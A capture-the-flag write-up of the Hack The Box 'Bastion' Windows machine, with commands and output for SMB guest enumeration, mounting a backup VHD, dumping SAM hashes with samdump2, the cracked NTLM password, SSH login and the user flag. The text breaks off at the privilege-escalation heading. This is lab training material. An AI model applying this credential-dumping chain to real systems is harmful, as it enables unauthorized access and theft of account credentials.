
Writeup for Bastion - 10.10.10.134



Bastion

OS:	Windows
Difficulty:	Easy
Points:	20
Release:	27 Apr 2019
IP:	10.10.10.134


By Hugh B., godzillabg (htb)
9/7/2019

Summary: Bastion is a Windows OS machine on Hackthebox.eu. The box is hardened, but old vulnerabilities still prove to be valuable. It also involves implementing mounts in a creative way to gain a foothold in the box. Once inside, hidden files and a vulnerable program help to escalate privileges.

Enumeration

We start with Enumeration on the box with nmap, scanning all ports

Nmap Scan




```
Nmap scan report for 10.10.10.134
Host is up (0.076s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
```

We notice 445 is open. Port 445 is a popular point of attack. Let’s start there first, going for some low hanging fruit and see if old school NULL Sessions work on this port.

Smbmap and smbclient

For that, we will use smbmap. smbmap allows users to enumerate samba share drives across an entire domain.

====
Smbmap -H 10.10.10.134 -u ‘ ‘
====




```
root@kali:~# smbmap -H 10.10.10.134 -u ' '
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.134...
[+] IP: 10.10.10.134:445        Name: 10.10.10.134
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        Backups                                                 READ, WRITE
        [!] Unable to remove test directory at \\10.10.10.134\Backups\QqvYsJRxTp, plreae remove manually
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
```

So looks like we can do something with IPC$ and Backups. Switching to smbclient, will explore those two shares. IPC$ did not have anything, but Backups had info.

====

smbclient \\\\10.10.10.134\\Backups -U ' ' -N

====




```
root@kali:~# smbclient \\\\10.10.10.134\\Backups -U ' ' -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep  7 16:21:33 2019
  ..                                  D        0  Sat Sep  7 16:21:33 2019
  BackupSpecs.xml                     A        0  Sat Sep  7 16:21:33 2019
  EQVdyxsGbj                          D        0  Sat Sep  7 15:58:10 2019
  GkqNcdDpLo                          D        0  Sat Sep  7 12:51:09 2019
  GWHlRogASG                          D        0  Sat Sep  7 15:25:42 2019
  HdtFoTrnkC                          D        0  Sat Sep  7 15:03:34 2019
  HRjqsgFnMG                          D        0  Sat Sep  7 15:26:29 2019
  HSIPyJaboW                          D        0  Sat Sep  7 15:04:04 2019
  JVrbBEGRuD                          D        0  Sat Sep  7 15:51:34 2019
  MPzpoqCWRx                          D        0  Sat Sep  7 16:01:52 2019
  nmap-test-file                      A        0  Sat Sep  7 16:18:24 2019
  note.txt                           AR      116  Tue Apr 16 06:10:09 2019
  nzpijLortP                          D        0  Sat Sep  7 15:57:29 2019
  qGBFfCZYwp                          D        0  Sat Sep  7 15:07:18 2019
  QqvYsJRxTp                          D        0  Sat Sep  7 15:40:31 2019
  qzXkraJwoP                          D        0  Sat Sep  7 16:01:11 2019
  RcjSfWVwIQ                          D        0  Sat Sep  7 13:35:13 2019
  rclhafHuzq                          D        0  Sat Sep  7 12:41:14 2019
  RPqCXkSUcx                          D        0  Sat Sep  7 13:29:36 2019
  sda1                                D        0  Sat Sep  7 14:37:49 2019
  sda2                                D        0  Sat Sep  7 14:37:54 2019
  sda3                                D        0  Sat Sep  7 14:37:55 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 07:43:08 2019
  WindowsImageBackup                  D        0  Fri Feb 22 07:44:02 2019
  wuUbaOCykY                          D        0  Sat Sep  7 12:39:58 2019
  xVMzEUDcsX                          D        0  Sat Sep  7 15:04:37 2019
  YTUEzeMxZb                          D        0  Sat Sep  7 15:25:06 2019

                7735807 blocks of size 4096. 2738261 blocks available
smb: \>
```

Even though we can only read, let’s explore some more. There is a note in this share, lets see what it says:
====
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.
====
Backup file? Hmm, further enumerating here did not yield any other info. Lets see if we can mount the file.

Mount and Guestmount


We can mount the SMB share to explore more. Let’s make a new folder in /mnt called Bastion_mount. We will use this to mount the Backup share from 10.10.10.134.

====
mount -t cifs //10.10.10.134/BACKUPS -o username=" ",password=" " ./Bastion_mount/
====



```
root@kali:/mnt# mount -t cifs //10.10.10.134/BACKUPS -o username=" ",password=" " ./Bastion_mount/
root@kali:/mnt# ls
Bastion_mount
root@kali:/mnt# cd Bastion_mount/
root@kali:/mnt/Bastion_mount# ls
BackupSpecs.xml  HdtFoTrnkC  MPzpoqCWRx      qGBFfCZYwp  rclhafHuzq  sda3                xVMzEUDcsX
EQVdyxsGbj       HRjqsgFnMG  nmap-test-file  QqvYsJRxTp  RPqCXkSUcx  SDT65CB.tmp         YTUEzeMxZb
GkqNcdDpLo       HSIPyJaboW  note.txt        qzXkraJwoP  sda1        WindowsImageBackup
GWHlRogASG       JVrbBEGRuD  nzpijLortP      RcjSfWVwIQ  sda2        wuUbaOCykY
```


Since the note mentioned backups, let’s explore the WindowsImageBackup directory. There, we find some juicy stuff



```
root@kali:/mnt/Bastion_mount/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351# ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
```

In particular are two .vhd files. These files are virtual hard disks and is the format used to represent a virtual hard disk drive. They may have stored information on the windows machine and looks like they were used for the backup the note referred to.

However, these are huge files:




```
  37761024 Feb 22  2019 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
5418299392 Feb 22  2019 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
```

Using the information here: https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25 , we can mount vhd files without having to download the entire vhd.

From /mnt, lets create a new mount point for the vhd. Once that is done, we will run the guestmount command.
====
guestmount -a /mnt/Bastion_mount/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd -m /dev/sda1 -r /mnt/vhd1/ -o allow_other -v
====
There is alot going on here, but what we are doing is making a mount of the .vhd file to another mount point named vhd1.

It will take a minute or so to complete, but once done, you will have the vhd mounted




```
root@kali:/mnt# ls -al
total 60
drwxr-xr-x  4 root root  4096 Sep  7 17:16 .
drwxr-xr-x 19 root root 36864 Jul 23 14:51 ..
drwxr-xr-x  2 root root  4096 Apr 16 06:02 Bastion_mount
drwxrwxrwx  1 root root 12288 Feb 22  2019 vhd1
```

Samdump, Initial Entry, and the User Flag

Since this is a Windows virtual disk, lets try and dump the hashes of users with samdump2. Move to windows/system32/config and run samdump2.
====
samdump2 SYSTEM SAM > /mnt/samdump_bastion.txt
====

This will get the hashes and output it to a text file in /mnt.

Once it is complete, you will have the following:




```
root@kali:/mnt# cat samdump_bastion.txt
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

Great, we now have at least three users and their hashes.

Windows hashes are NTLM. Using https://hashkiller.co.uk/Cracker/NTLM , able to find the plaintext of one of the hashes.


====
31d6cfe0d16ae931b73c59d7e0c089c0 [No Match]
26112010952d963c8dc4217daec986d9 NTLM bureaulampje
====
Now we have a password for one of the users: L4mpje

Remember port 22 was open from our nmap scan. Lets test these credentials:
====
ssh L4mpje@10.10.10.134
====
Success!




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>
```

Doing a quick check on our user using net user, we see that L4mpje is part of Users.



```
l4mpje@BASTION C:\Users\L4mpje>net user L4mpje
User name                    L4mpje
Full Name                    L4mpje
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            22-2-2019 14:42:58
Password expires             Never
Password changeable          22-2-2019 14:42:58
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7-9-2019 23:48:21

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

This may be enough to grab the flag.



```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.302.592.512 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
```

We now have the flag from user.text

PRIVILEGE ESCALATION

